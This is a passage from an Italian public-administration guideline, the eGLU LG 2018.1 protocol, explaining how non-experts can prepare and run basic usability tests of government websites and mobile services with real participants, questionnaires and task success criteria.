
#### Introduzione alla procedura

Il Protocollo eGLU LG, versione 2018.1, è uno strumento pensato per coloro che lavorano nella gestione dei siti istituzionali e tematici di tutte le pubbliche amministrazioni e che può essere utilmente adottato anche da chi, nelle PA; realizza servizi online, siti web, software.

Questo protocollo ha due obiettivi:

- descrivere una procedura per incoraggiare il coinvolgimento diretto e l'osservazione di utenti nella valutazione dei siti e dei servizi online. In tal modo si potranno raccogliere evidenze sulle criticità, senza necessariamente far ricorso a risorse esterne. Tali evidenze potranno dar luogo a modifiche immediate delle criticità più evidenti e a investimenti successivi in redesign e valutazioni effettuate tramite esperti.
- favorire una maggiore attenzione da parte degli operatori pubblici sul tema dell'usabilità, anche in riferimento a disposizioni esistenti (si vedano i criteri di valutazione di cui all'allegato B del Decreto Ministeriale 8 luglio 2005, in attuazione della Legge 9 gennaio 2004, n. 4., criteri illustrati in [questa sezione](#) (pagina 78) delle Linee Guida).

Poiché nata dalla fusione delle procedure 2.1 (generalista) e M (mobile), la procedura eGLU LG, versione 2018.1, qui delineata è, nelle sue linee generali, indipendente dalla tecnologia e dal mezzo. Ciò significa che è pronta per essere applicata, eventualmente con minimi aggiustamenti, a una varietà di prodotti e servizi su diversi canali distributivi e con diverse tecnologie: siti web informativi, servizi online erogati attraverso tecnologie web, documenti cartacei e modulistica finalizzati alla comprensione e all'utilizzo da parte di un ampio pubblico, applicazioni multiplatforma (applicazioni software che possono essere usate in un ambiente web-based da desktop e da tablet, o in concorso con un'apposita App), App specifiche per tablet o smartphone.

La procedura eGLU, di seguito descritta, per brevità fa più spesso riferimento ai siti. Ma può allo stesso modo essere adattata alla più ampia varietà di dispositivi, situazioni, canali e materiali.

La procedura di osservazione degli utenti si svolge con le seguenti modalità:

- il conduttore dell'osservazione stila dei compiti da sottoporre ad alcuni partecipanti. I compiti, chiamati *task* dagli esperti, possono riguardare, per esempio, la ricerca di specifiche informazioni, la compilazione di moduli online, lo scaricamento di documenti;
- alcuni utenti vengono selezionati e invitati a partecipare;
- si chiede a ciascun utente di eseguire i task assegnati. Durante l'osservazione non si pongono domande dirette, ma si osservano le persone interagire col sito e le eventuali difficoltà che incontrano. I task possono essere eseguiti con successo o meno. Al termine dell'esecuzione si usano dei questionari per raccogliere informazioni sul gradimento e sulla facilità d'uso percepita;

---

<sup>335</sup> <http://www.funzionepubblica.gov.it/glu>

<sup>336</sup> <https://creativecommons.org/licenses/by-sa/4.0/deed.it#>



- sulla base dei dati raccolti si può avere un'idea dei punti di forza del sito e delle sue criticità. Questo consente di apportare da subito modifiche in base ai problemi riscontrati, di approfondire le criticità con test avanzati condotti da esperti o di confrontare fra loro le criticità di versioni successive del medesimo prodotto.

La procedura contempla l'uso di 9 allegati, disponibili nel [Kit Usability Test](#)<sup>337</sup>.

L'intera procedura, se condotta correttamente, può essere considerata un test minimo di usabilità, benché semplificato e di primo livello (esplorativo), e può essere svolta anche da non esperti.

Per raccogliere e analizzare dati in modo più approfondito o per svolgere test con obiettivi più complessi è opportuno, nonché necessario, rivolgersi a un esperto di usabilità.

Il protocollo eGLU LG, versione 2018.1, serve così anche a dare al personale delle PA una visione più realistica dei problemi di interazione presenti in un sito web o in un servizio online. Tale consapevolezza, fondata su una cultura centrata sull'utente, è il perno principale utile a riferire poi, a chi deve decidere del redesign, dove e come dovranno operare gli esperti.

## **Le fasi della procedura**

Di seguito vengono descritte le diverse fasi nelle quali si articola la procedura:

1. Preparazione;
2. Esecuzione;
3. Analisi dei risultati.

### **4. Preparazione**

Questa fase prevede i seguenti aspetti:

- analisi preliminari del sito e dei destinatari;
- quanti utenti selezionare;
- quali tipologie di utenti scegliere;
- quali e quanti task preparare;
- come preparare i moduli per la raccolta dati;
- cosa fare prima dell'osservazione: il test pilota;
- prendere appuntamento con i partecipanti.

#### **Analisi preliminari del sito e dei destinatari**

I test di usabilità, come quello che si può realizzare con la procedura eGLU, si applicano a una grande varietà di situazioni e di progetti, e in momenti diversi del ciclo di progetto. La procedura è comune, ma alcuni controlli possono cambiare a seconda del tipo di progetto.

Questa analisi preliminare va attuata ogni volta che si deve testare un sito online e funzionante (e non, ad esempio, se si intende testare un semplice prototipo semifunzionante), e serve a verificare che si visualizzi correttamente su tutti i dispositivi, in particolare quelli mobili, che si intendono utilizzare per i test. Come previsto da il “[Piano Triennale per l'Informatica nella Pubblica Amministrazione 2017-2019](#)”<sup>338</sup>, tutti i progetti delle PA devono infatti essere realizzati secondo una strategia *mobile-first*.

---

<sup>337</sup> <https://designers.italia.it/kit/usability-test/>

<sup>338</sup> <https://pianotriennale-ict.italia.it>

### Analisi tramite strumenti online per il mobile

Un buon punto di partenza è condurre un'analisi attenta di come il sito si modifica in base ai diversi dispositivi. Per fare questo è possibile utilizzare un insieme di strumenti disponibili online che vi permettono di vedere come il sito sarà visualizzato tramite diversi dispositivi e di fare una valutazione preliminare di cosa funziona e cosa può essere migliorato dal punto di vista del codice di programmazione.

Strumenti di supporto validi per quest'analisi preliminare sono:

- [Mobiletester.it](http://mobiletester.it/)<sup>339</sup>: permette la simulazione su telefoni e tablet ed anche un test minimo di quanto la versione mobile sia funzionale;
- Developers tools di Google:
  - [Mobile-Friendly Test](https://www.google.com/webmasters/tools/mobile-friendly/)<sup>340</sup> di Google: offre un veloce test che certifica che la versione mobile del sito è rilevabile online;
  - [PageSpeed Insights](https://developers.google.com/speed/pagespeed/insights/)<sup>341</sup>: offre un test abbastanza dettagliato con una valutazione da 0 a 100 della velocità del sito mobile (Speed) e della esperienza utente (UX) garantita dal sito in termini strutturali;
  - Google Chrome, inoltre, offre un [set di strumenti](https://developer.chrome.com/devtools/docs/device-mode)<sup>342</sup> per emulare sul proprio computer l'utilizzo di un dispositivo mobile;
- Firefox offre una [versione del proprio browser](https://www.mozilla.org/it/firefox/developer/)<sup>343</sup> per lo sviluppo, anch'essa dotata di molti strumenti per simulazione e testing;
- Anche il W3C offre un [validatore](http://validator.w3.org/mobile/)<sup>344</sup> con molti test utili.

Dopo essersi accertati che l'interfaccia mobile del sito risponda adeguatamente ai diversi dispositivi e aver risolto eventuali problemi individuati tramite i vari strumenti, occorre assicurarsi che l'interfaccia mobile funzioni adeguatamente, cioè che le funzioni progettate (bottoni, link, form, ecc.) siano eseguibili da mobile (dispositivi mobili) e che l'architettura dell'informazione del sito mobile sia adeguata.

### Analisi ispettive da svolgersi prima del test con metodologia eGLU

I test di usabilità, come quello della procedura eGLU, si applicano a una grande varietà di situazioni e di progetti, e in momenti diversi del ciclo di progetto. Alcuni progetti con elevata complessità di programmazione e molte funzionalità, possono soffrire di alcuni bug in certi momenti del ciclo di sviluppo. Per questo genere di progetti è spesso consigliabile svolgere, prima del test, un'analisi preliminare secondo varie possibili modalità, ma che comprenda almeno una prova passo passo dei task prima di sottoporli ai partecipanti.

L'analisi ha dei precisi vantaggi:

- si identificano errori di funzionamento che potrebbero rendere impossibile l'esecuzione del test con i partecipanti e si può passare alla loro immediata risoluzione;
- si evita di far perdere tempo ai partecipanti per scoprire *bug* e problemi funzionali che possono essere identificati con metodologie di ispezione svolte prima del coinvolgimento degli utenti. Questo consente di utilizzare il test per identificare problemi di usabilità e di interazione, anziché funzionali;
- consente di adattare i task ai limiti di funzionamento che il prodotto ha in quel determinato momento; per esempio, se sappiamo che una procedura non esegue un controllo di congruità sui dati inseriti dall'utente, possiamo tenerne conto sia nel task che durante l'esecuzione.

---

<sup>339</sup> <http://mobiletester.it/>

<sup>340</sup> <https://www.google.com/webmasters/tools/mobile-friendly/>

<sup>341</sup> <https://developers.google.com/speed/pagespeed/insights/>

<sup>342</sup> <https://developer.chrome.com/devtools/docs/device-mode>

<sup>343</sup> <https://www.mozilla.org/it/firefox/developer/>

<sup>344</sup> <http://validator.w3.org/mobile/>

## Analytics per l'analisi dell'audience

Un ultimo tipo di analisi che può essere effettuata è quella degli Analytics. Questa analisi può darci informazioni importanti sulle modalità di fruizione degli utenti, sulle sezioni più navigate, sulle eventuali criticità del sito, sulle chiavi di ricerca utilizzate più spesso. Per approfondimenti si rimanda al [capitolo sui Web Analytics](#) delle Linee Guida.

## Quanti e quali tipologie di partecipanti selezionare

### Quanti partecipanti

Con 5 partecipanti appartenenti alla stessa tipologia di utenti, è possibile far emergere circa l'85% dei problemi più frequenti di un sito, per quella tipologia di utenti. In particolare, i problemi che si presentano con una frequenza almeno del 31%. Aumentando il numero dei partecipanti, la percentuale di problemi con quella frequenza si incrementa di poco, perché ogni nuovo partecipante identifica sempre più problemi già incontrati dai partecipanti precedenti.

Si consideri però che l'aggiunta di nuovi partecipanti aumenta la probabilità di rilevare problemi con frequenza inferiore, il che in certe situazioni può essere desiderabile o addirittura importante. Un problema poco frequente non è necessariamente poco grave, se è in grado di invalidare l'esecuzione di alcuni compiti cruciali in alcune situazioni particolari. Si valuti dunque, caso per caso, in base all'importanza di identificare:

- a) una quota più alta, rispetto al teorico 85%, di problemi frequenti;
- b) un certo numero di problemi più rari.

### Quali tipologie di partecipanti

Oltre al numero, è bene preoccuparsi della tipologia di partecipanti da invitare. È importante che questi siano rappresentativi del bacino di utenza del sito.

Se il nostro bacino di utenti ha conoscenze o caratteristiche differenziate (ad esempio, se ci rivolgiamo in parte ad un pubblico indistinto di cittadini, ma in parte anche ad uno specifico settore professionale, come consulenti del lavoro, o commercialisti, o avvocati, ecc.), sarà bene rappresentare, nel nostro piccolo campione di partecipanti, queste diverse categorie. Così, il nostro gruppo potrebbe essere composto, ad esempio, da tre partecipanti che rappresentino il pubblico più ampio e tre che rappresentino i consulenti del lavoro.

Più è differenziato il nostro bacino di utenza, più difficile sarà rappresentare in un piccolo campione tutte le tipologie di utenti. In tal caso possiamo condurre l'osservazione con la consapevolezza che i risultati non possono coprire tutti i possibili usi del sito e rimandare ad un'osservazione successiva eventuali verifiche sulle tipologie di utenti che non siamo riusciti ad includere nel nostro campione.

In sintesi:

1. Se ci si rivolge a una sola tipologia di utenti, è consigliato avere almeno 5 partecipanti;
2. Se ci si rivolge a più tipologie di utenti, è utile avere almeno 3-5 partecipanti in rappresentanza di ciascuna tipologia;
3. Se tuttavia il reperimento di partecipanti appartenenti a tutte le tipologie non è possibile o non è economico, si terrà conto di questa impossibilità nella valutazione dei risultati (che evidenzieranno quindi solo i problemi comuni alle tipologie di utenti che sono state rappresentate) e ci si limiterà ad un numero maneggevole di utenti, comunque complessivamente non inferiore a 5.

### Controlli preliminari sui partecipanti

Oltre alle caratteristiche del bacino d'utenza del sito, è bene accertarsi che gli utenti invitati abbiano capacità e abitudine ad utilizzare il computer e a navigare in internet. Nella [Scheda Partecipanti](#)<sup>345</sup> è presente un questionario da somministrare in fase di selezione o comunque prima di iniziare il test, utile per scegliere i possibili partecipanti. Se dalle risposte si evidenziano differenze tra un certo utente e gli altri, è bene scartare quell'utente e sostituirlo con un altro che abbia lo stesso livello di competenze di base della maggioranza, e che appartenga al medesimo bacino d'utenza.

### Quali e quanti task preparare

Il conduttore deve preparare le descrizioni dei task da assegnare ai partecipanti. Ogni task deve descrivere degli obiettivi che i partecipanti devono cercare di raggiungere utilizzando l'interfaccia. Non c'è una regola assoluta, ma un numero di task tra 4 e 8 offre una buona copertura delle possibili attività sul sito e un numero di dati sufficienti per valutare la facilità d'uso dello stesso.

Il conduttore sceglie e descrive i task cercando di individuare e rappresentare una situazione il più possibile concreta. Nella formulazione bisogna essere chiari e usare sempre espressioni comuni, evitando di utilizzare parole chiave che potrebbero facilitare il partecipante nel raggiungimento dell'obiettivo e falsare, quindi, il risultato del test: ad esempio, vanno evitati il nome del link corrispondente, o richiami al testo del link o di qualunque altro link nei menu, il formato del file da trovare. Se il task contiene la parola "imposte" e c'è un link "imposte" sul sito, è molto probabile che anche chi non capisce cosa voglia dire il task scelga il link "imposte" per semplice riconoscimento. In tal caso usare una parafrasi.

È importante che tutti i partecipanti eseguano gli stessi task, uno alla volta, ciascuno per conto proprio. Ma affinché il test dia qualche indicazione utile, è necessario che i task siano significativi, scelti cioè fra le attività che plausibilmente gli utenti reali svolgerebbero sul sito.

Per capire quali attività gli utenti svolgono effettivamente sul sito - attività questa preliminare alla identificazione e formulazione dei task - ci sono diversi metodi:

- parlare con utenti reali conosciuti e chiedere loro per cosa usano più spesso il sito;
- raccogliere informazioni con un questionario online che chieda la stessa cosa;
- analizzare le pagine più viste;
- analizzare le chiavi di ricerca utilizzate più spesso nel motore interno al sito;
- formulare degli scenari d'uso.

La copertura delle tipologie di task è affidata comunque all'analisi del sito, delle sue necessità, dei suoi usi e delle sue statistiche.

### Tipologie di task

Per ciascuna delle tipologie di attività che è possibile svolgere sul sito, è bene scegliere almeno uno o due task tra le seguenti tipologie:

- trovare informazioni online;
- scaricare e/o consultare documenti (diversi da contenuti html) disponibili per il download;
- compilare moduli online.

---

<sup>345</sup> [https://docs.google.com/document/d/1qoZzPVaIDe8sKg1Fa6JKSG-EPsy\\_YTtgSIDaV7O4X2c/edit](https://docs.google.com/document/d/1qoZzPVaIDe8sKg1Fa6JKSG-EPsy_YTtgSIDaV7O4X2c/edit)

I task possono riguardare anche altro, ad esempio l'uso del motore di ricerca, i pagamenti online, o l'iscrizione ad aree riservate, se presenti.

#### *Uso del motore di ricerca interno*

Se si è consapevoli del fatto che il motore non funziona adeguatamente, si può decidere di non consentire il suo utilizzo, oppure, al contrario, di farlo utilizzare per poterne avere o meno conferma. Se, invece, la maggior parte dei partecipanti ricorre sistematicamente alla ricerca tramite motore, si può eventualmente chiedere loro durante il test e dopo l'uso del motore di provare a raggiungere gli obiettivi proposti navigando nel sito. In ogni caso, non è da ammettere mai la ricerca tramite motori esterni al sito (per es. Google).

### **Criteri di successo per i task**

Durante l'osservazione dei partecipanti bisogna essere sicuri di poter capire se un task è stato completato o fallito. Per far ciò, oltre a individuare, studiare e simulare bene il task, prima del test, è importante:

- stilare un elenco degli indirizzi URL di ciascuna pagina del sito che consente di trovare le informazioni richieste;
- identificare la pagina di destinazione di una procedura di registrazione/acquisto/ iscrizione/scaricamento. A volte i partecipanti possono trovare le informazioni anche in parti del sito che non erano state considerate, oppure seguendo percorsi di navigazione intricati o poco logici: bisognerà decidere prima, in tal caso, se il compito vada considerato superato. Specularmente, a volte gli utenti sono convinti di aver trovato l'informazione anche se non è quella corretta. In questo caso è importante indicare con chiarezza che il compito è fallito;
- definire il tempo massimo entro il quale il compito si considera superato. Molti utenti infatti possono continuare a cercare l'informazione anche oltre un ragionevole tempo, per timore di far brutta figura. Questi casi vanno presi in considerazione: non è sempre possibile interrompere gli utenti per non creare loro l'impressione che non siano stati capaci di trovare l'informazione, dunque, è spesso consigliato lasciarli terminare. Tuttavia, se superano un certo limite temporale, anche qualora trovino le informazioni, il compito va considerato fallito. Un tempo congruo, per la maggior parte dei task, è da considerarsi dai 3 ai 5 minuti. Il tempo esatto va considerato sia in relazione alla complessità del compito stesso, che al tempo stimato durante la prova preliminare;
- definire il numero di tentativi massimi entro il quale il compito si considera fallito. 3 o 4 tentativi falliti sono spesso sufficienti a definire il compito come fallito, anche se, proseguendo, l'utente alla fine lo supera.

Il focus del test è capire i problemi: task che richiedono molto tempo o molti tentativi per essere superati, segnalano un problema ed è dunque giusto considerarli dei fallimenti.

Si veda come esempio la [Guida alla Conduzione del test](#)<sup>346</sup>.

### **Come preparare i moduli per la raccolta dei dati**

Prima di eseguire la procedura, devono essere adattati e stampati tutti i documenti necessari:

- un'introduzione scritta per spiegare gli scopi del test. Lo stesso foglio va bene per tutti perché non c'è necessità di firmarlo o annotarlo ([Guida alla Conduzione del test](#)<sup>347</sup>);
- un modulo di consenso alla eventuale registrazione audiovideo per ciascun utente ([Liberatoria](#)<sup>348</sup>);
- per ciascun utente, un foglio con i task, dove annotare se gli obiettivi sono raggiunti o meno e i comportamenti anomali ([Guida alla Conduzione del test](#)<sup>349</sup>);
- può risultare utile stampare un task per foglio e consegnare ogni volta il foglio corrispondente, poiché è importante che gli utenti, mentre eseguono un task, non abbiano conoscenza dei task futuri;

---

<sup>346</sup> [https://docs.google.com/document/d/1kM\\_3umUUiPp51iTsfsoQKhdV2-FD6bjKKFp17xTB124/edit](https://docs.google.com/document/d/1kM_3umUUiPp51iTsfsoQKhdV2-FD6bjKKFp17xTB124/edit)

<sup>347</sup> [https://docs.google.com/document/d/1kM\\_3umUUiPp51iTsfsoQKhdV2-FD6bjKKFp17xTB124/edit](https://docs.google.com/document/d/1kM_3umUUiPp51iTsfsoQKhdV2-FD6bjKKFp17xTB124/edit)

<sup>348</sup> <https://docs.google.com/document/d/18Ln0d0gBtsIUWr6X5CXKQFvFD0LVdsSbdD9njy0C50/edit>

<sup>349</sup> [https://docs.google.com/document/d/1kM\\_3umUUiPp51iTsfsoQKhdV2-FD6bjKKFp17xTB124/edit](https://docs.google.com/document/d/1kM_3umUUiPp51iTsfsoQKhdV2-FD6bjKKFp17xTB124/edit)

- i fogli per il questionario di soddisfazione finale, in copie sufficienti per tutti gli utenti (a seconda delle scelte, uno o più fra il [Net Promoter Score](#)<sup>350</sup>, il [Questionario SUS](#)<sup>351</sup> e le [Domande UMUX Lite](#)<sup>352</sup>; N.B.: il Questionario SUS e le Domande UMUX Lite sono da considerarsi in alternativa).

### Cosa fare prima dell'osservazione: il test pilota

Prima di iniziare l'osservazione con i partecipanti al test, è importante che il conduttore esegua i task e li faccia eseguire ad un collega, per realizzare quello che si chiama “test pilota”. Questo consente di verificare se ci sono problemi nell'esecuzione o altre problematiche che è bene risolvere, prima di coinvolgere i partecipanti. Il test pilota, inoltre, serve anche a:

- accertarsi che siano ben chiari i criteri di successo per ogni task;
- notare se il sito presenta malfunzionamenti o se la formulazione dei task debba essere migliorata;
- apportare le eventuali necessarie modifiche ai criteri di successo o alla formulazione dei task.

Al fine di effettuare questi controlli è consigliabile utilizzare diversi dispositivi mobili, con differenti tipi di connessione internet e diversi tipi di browser. Una lista aggiornata di browser, con i quali è suggerita la compatibilità dei siti e applicazioni pubbliche, è disponibile [nella sezione dedicata](#). Non è necessario che l'aspetto del sito sia identico sui diversi dispositivi; va tuttavia garantita un'esperienza utente equivalente.

### Prendere appuntamento con i partecipanti

I partecipanti vanno contattati e con ciascuno di loro va preso un appuntamento. Se si intende procedere a più test nello stesso giorno, la distanza tra l'appuntamento di un partecipante e l'altro deve essere di almeno un'ora. Infatti, per ogni sessione di test bisogna calcolare il tempo per eseguire con calma l'osservazione, per effettuare la revisione degli appunti e, infine, per la preparazione della nuova sessione di test da parte del conduttore.

## 2. Esecuzione

Una volta effettuati i passi preparatori per una corretta osservazione, si passa alla fase di esecuzione vera e propria. Tale fase richiede:

- la preparazione di un ambiente idoneo;
- la corretta interazione con i partecipanti e conduzione dell'osservazione;
- la raccolta dei dati;
- il congedo dei partecipanti al termine del test.

### Preparazione di un ambiente idoneo per test mobile e desktop

La caratteristica principale dei dispositivi mobile è la loro portabilità ovvero il fatto che permettono ad un utente di interagire ovunque tramite internet.

Per i dispositivi mobile quindi, al fine di controllare l'uso del servizio in contesti diversi, il conduttore può predisporre valutazioni al di fuori del classico ambiente chiuso che solitamente si utilizza nelle valutazioni con dispositivi desktop.

Definiamo quindi un ambiente di valutazione strutturato e non strutturato:

---

<sup>350</sup> [https://docs.google.com/document/d/1Hu4jCyXbvE\\_YeEcXyYufxYJuspQH-artlPIfSzwFWek/edit](https://docs.google.com/document/d/1Hu4jCyXbvE_YeEcXyYufxYJuspQH-artlPIfSzwFWek/edit)

<sup>351</sup> <https://docs.google.com/document/d/1SG7o9W7rWfHRuIomwFJYEi7MDJ-WwdNb314uD5bH8vQ/edit>

<sup>352</sup> [https://docs.google.com/document/d/1Ee-ztIsSE4SKZKg4hlyIz-iwxTJyr7P\\_G06MchnNwvA/edit](https://docs.google.com/document/d/1Ee-ztIsSE4SKZKg4hlyIz-iwxTJyr7P_G06MchnNwvA/edit)

- **Ambiente strutturato:** Ideale per valutazioni desktop, ma idoneo anche per quelle mobile. Questo è un ambiente chiuso ed organizzato per effettuare il test in modo da poter tenere sotto controllo fattori come il rumore di fondo o le interruzioni dovute ad agenti esterni.
- **Ambiente non strutturato:** Ideale per valutazioni mobile, ma spesso non idoneo per test desktop. Questo è un ambiente di vita comune in cui si può decidere di effettuare il test per vedere come il prodotto viene utilizzato dall'utente in circostanze più vicine alla realtà. Esempi di ambienti non strutturati possono essere: ambienti comuni o di vita quotidiana in mobilità come un luogo pubblico, un bar, un ristorante, un autobus ecc. In questo tipo di ambienti risulta più difficile controllare interruzioni o altri fattori, per cui un ambiente non strutturato sarà anche meno controllato.

Di seguito sono descritte le fasi esecutive del test, distinte tra ambiente strutturato e non strutturato.

### Ambiente strutturato (desktop e mobile)

L'ambiente strutturato è ottimale per lo svolgimento di un'approfondita analisi esplorativa, poiché l'accesso può essere controllato dal conduttore e garantire che l'analisi non sia interrotta da eventi esterni. La strutturazione dell'ambiente è consigliabile quando c'è la necessità di valutare prodotti in fase di sviluppo o di riprogettazione.

Al fine di procedere al test è necessario:

- un tavolo su cui l'utente possa utilizzare un dispositivo mobile con connessione a Internet (smartphone o tablet) o il computer desktop con cui navigare il sito web;
- una sedia per il partecipante e una per il conduttore, che sarà seduto di lato, in posizione leggermente arretrata;
- cancellare la cronologia del browser prima e dopo ciascun test, per evitare che i link già visitati possano costituire un suggerimento.

Al fine di procedere al test inoltre e soprattutto nel caso di test complessi, è consigliabile, benché non sempre indispensabile, utilizzare strumenti di videoregistrazione poiché consentono di verificare, in un momento successivo, l'effettivo andamento della navigazione e l'interazione dell'utente con l'interfaccia.

Strumenti gratuiti utili per la registrazione desktop possono essere:

- la funzione “registra schermo” offerta da Apple Quick Time in ambiente Macintosh, per la registrazione dello schermo e del partecipante tramite webcam;
- **ScreenCast-O-Matic**<sup>353</sup> (per Windows, Macintosh e Linux).

Esistono, inoltre, vari software che permettono di registrare le sessioni direttamente su dispositivi mobile. Tali software permettono di registrare sia la sessione d'utilizzo che in taluni casi, attraverso la camera frontale del device, anche il volto della persona. Essendo i dispositivi molto vari consigliamo di effettuare una ricerca sui relativi app store per cercare le soluzioni migliori negli specifici casi.

Registrando le azioni e gli eventuali commenti del partecipante è necessario che questo firmi una liberatoria sulla privacy e sul consenso all'utilizzo dei dati (**Liberatoria**<sup>354</sup>). In mancanza di sistemi di registrazione, si consiglia al conduttore di effettuare il test insieme a un assistente che, in qualità di osservatore, possa impegnarsi nella compilazione delle schede e riscontrare l'andamento delle prove. Anche in caso di registrazione, l'eventuale assistente annoterà comunque l'andamento delle prove, per mettere a confronto in seguito le sue annotazioni con quelle del conduttore.

### Ambiente non strutturato (solo mobile)

La valutazione in un contesto non strutturato è consigliabile quando il prodotto da valutare è in fase avanzata di sviluppo o è già online. Questo tipo di valutazione permette di raccogliere velocemente l'opinione degli utenti sul

---

<sup>353</sup> <http://www.screencast-o-matic.com/>

<sup>354</sup> <https://docs.google.com/document/d/18Ln0d0gBtsIUWr6X5CXKQFvFD0LVdsSbdD9njy0C50/edit>



prodotto, tramite NPS (Net Promoter Score<sup>355</sup>), e tramite un questionario breve di usabilità UMUX o UMUX-LITE (Domande UMUX Lite<sup>356</sup>).

L'obiettivo è osservare le reazioni, le modalità di interazioni con un prodotto, i comportamenti e le reazioni ai problemi degli utenti in un contesto di vita quotidiana. Si tratta di una valutazione in cui il conduttore ha poco o scarso controllo dell'ambiente. E' quindi molto più agevole dal punto di vista organizzativo, ma i dati raccolti sono di solito minimali e non generalizzabili.

Per fare un esempio di test in ambiente non strutturato: il conduttore può portare un partecipante in un luogo pubblico e chiedergli di svolgere, seduti a un tavolino e con il proprio smartphone (o con uno messo a disposizione dal conduttore), da uno fino a un massimo di tre task. Il conduttore si siede accanto all'utente chiedendogli di svolgere i task e informandolo che, nell'eventualità lui riscontrasse dei problemi, sarà disposto a discuterne con lui ed eventualmente ad aiutarlo per risolverli. Terminati i task, il conduttore somministra i questionari e congeda l'utente. Il conduttore quindi riporta su un foglio, da allegare ai questionari compilati dall'utente, una breve descrizione delle problematiche più importanti che ha avuto l'utente nell'interazione nonché gli eventuali suggerimenti proposti dall'utente per migliorare l'interfaccia.

### Interazione con i partecipanti e conduzione del test

#### Accoglienza

Al momento dell'arrivo, il partecipante viene accolto e fatto accomodare alla sua postazione nella stanza predisposta.

Prima di avviare il test, è necessario instaurare un'atmosfera amichevole, rilassata e informale; il test deve essere condotto in modo da minimizzare l'effetto inquisitorio che il partecipante potrebbe percepire.

Al partecipante deve essere spiegato chiaramente che può interrompere la sessione di test in qualsiasi momento. Se per il disturbo è previsto di offrire un gadget, va consegnato in questo momento, spiegando che è un segno di ringraziamento per il tempo messo a disposizione.

#### Istruzioni

Il conduttore chiarisce al partecipante che la sua opinione è importante per migliorare il servizio e che verrà tenuta in grande considerazione; gli spiega cosa fare e come farlo. A tal fine il conduttore può utilizzare come traccia il testo presente nella [Scheda Partecipanti](#)<sup>357</sup>. È fondamentale insistere sul fatto che non è il partecipante ad essere sottoposto a test, ma lo è l'interfaccia e che gli errori sono per il conduttore più interessanti dei task portati a termine con successo.

In questa fase, se l'uso del motore di ricerca interno è stato escluso dal piano di test, il conduttore chiarisce che non è possibile utilizzarlo. Inoltre, informa che non si possono utilizzare motori di ricerca esterni per trovare informazioni sul sito, né uscire dal sito per rivolgersi a siti esterni.

Il conduttore, applicando il protocollo del *Thinking Aloud* (o TA, *pensare ad alta voce*) chiede ai partecipanti, man mano che questi eseguono i task, di esprimere a voce alta dubbi e problematiche legate alle azioni necessarie per raggiungere lo scopo. L'obiettivo è quello di indurre il partecipante a verbalizzare le difficoltà dovute all'interfaccia, offrendo così al conduttore di raccogliere informazioni rispetto ad eventuali problematiche d'uso del prodotto. In questo modo è più facile capire quali parti di un'interfaccia o di un processo d'uso generino problemi, dubbi e fraintendimenti. Il conduttore dovrà evitare domande dirette che possono guidare il partecipante al raggiungimento dei loro obiettivi, oltre che astenersi da esprimere sorpresa, delusione o gioia per i comportamenti del partecipante, in modo da non influenzarne aspettative e comportamenti. L'indicazione di pensare a voce alta va fornita prima dell'esecuzione dei task ed eventualmente ripetuta un paio di volte, se il partecipante se ne dimenticasse. Se il partecipante avesse difficoltà a pensare a voce alta, è bene non insistere nell'incoraggiamento diretto e porre domande per incoraggiarlo a verbalizzare, per esempio: "Stai avendo delle difficoltà di cui vuoi parlarmi?".

<sup>355</sup> [https://docs.google.com/document/d/1Hu4jCyXbvE\\_YeEcXyYufxYJuspQH-artlPIfSzwFWek/edit](https://docs.google.com/document/d/1Hu4jCyXbvE_YeEcXyYufxYJuspQH-artlPIfSzwFWek/edit)

<sup>356</sup> [https://docs.google.com/document/d/1Ee-ztIsSE4SKZXg4hlyIz-iwxTJyr7P\\_G06MchnNwvA/edit](https://docs.google.com/document/d/1Ee-ztIsSE4SKZXg4hlyIz-iwxTJyr7P_G06MchnNwvA/edit)

<sup>357</sup> [https://docs.google.com/document/d/1qoZzPVaIDe8sKg1Fa6JKSG-EPsy\\_YTtgSIDaV7O4X2c/edit](https://docs.google.com/document/d/1qoZzPVaIDe8sKg1Fa6JKSG-EPsy_YTtgSIDaV7O4X2c/edit)



Nei prossimi mesi pubblicheremo un approfondimento su come comportarsi durante i test.

## Avvio del test

A questo punto viene letto il primo task, si avvia la registrazione e si inizia l'osservazione del partecipante mentre esegue il compito. Si continua, poi, leggendo via via i task successivi.

È importante ricordarsi di non far trasparire soddisfazione o frustrazione in seguito a successi o fallimenti del partecipante. La reazione del conduttore dovrebbe essere naturale e non trasmettere segnali che facciano capire se il compito è fallito o superato.

## Relazionarsi con i partecipanti durante il test

Se un partecipante commette un qualsiasi errore questo non deve mai essere attribuito a lui, ma sempre a un problema del sistema. Occorre quindi fare attenzione a non dire mai al partecipante che ha sbagliato, ma piuttosto utilizzare frasi come: “l'interfaccia non è chiara”, “l'obiettivo è nascosto”, “il percorso da fare è confuso”.

Durante il test il conduttore deve saper gestire la propria presenza in modo da non disturbare il partecipante e, allo stesso tempo, deve alleggerire la tensione di silenzi prolungati, intervenendo se nota che il partecipante si blocca troppo a lungo, ad esempio oltre qualche minuto.

Nota: se il partecipante spende più di due minuti per cercare un'informazione che un buon conoscitore del sito raggiunge in pochi secondi, allora, solo in questo caso, il conduttore può chiedere al partecipante: “Come sta andando la tua ricerca?” oppure “Pensi che sia possibile raggiungere questo obiettivo?” o anche “Ricorda che devi essere tu a decidere e che non c'è un modo giusto o sbagliato: se per te non si può raggiungere l'obiettivo, basta che tu me lo dica”. Inoltre, è possibile congedare, ringraziandolo, un partecipante che è chiaramente annoiato o nervoso, senza però far trasparire l'idea che il partecipante stesso non abbia adeguatamente risposto alle nostre aspettative.

Nei prossimi mesi pubblicheremo un approfondimento su come comportarsi con i partecipanti durante i test.

## Dati da raccogliere

Durante la conduzione è necessario che il conduttore del test (preferibilmente con l'aiuto di un assistente) raccolga i seguenti dati:

- prima di iniziare, una scheda personale anagrafica, se la stessa non è stata già compilata nella fase di reclutamento. Si veda nel kit Usability Test la [Scheda Partecipanti](#)<sup>358</sup>;
- per ogni partecipante e per ogni task, il dato relativo al superamento o meno del task. Si suggerisce, per semplicità, di stabilire un criterio dicotomico, sì o no. In caso di task parzialmente superati, è necessario definire in maniera univoca il successo parziale come un successo o come un fallimento;
- per ogni partecipante, un questionario generale, fatto compilare al termine di tutti i task (ma prima di svolgere un'eventuale intervista di approfondimento con il partecipante): si consiglia per la sua rapidità di utilizzare almeno uno fra il System Usability Scale ([Questionario SUS](#)<sup>359</sup>) e lo Usability Metric for User Experience ([Domande UMUX-LITE](#)<sup>360</sup>). Tali questionari servono per avere indicazioni sulla percezione di facilità d'uso da parte dei partecipanti, un aspetto che va analizzato assieme alla capacità di portare a termine i task;
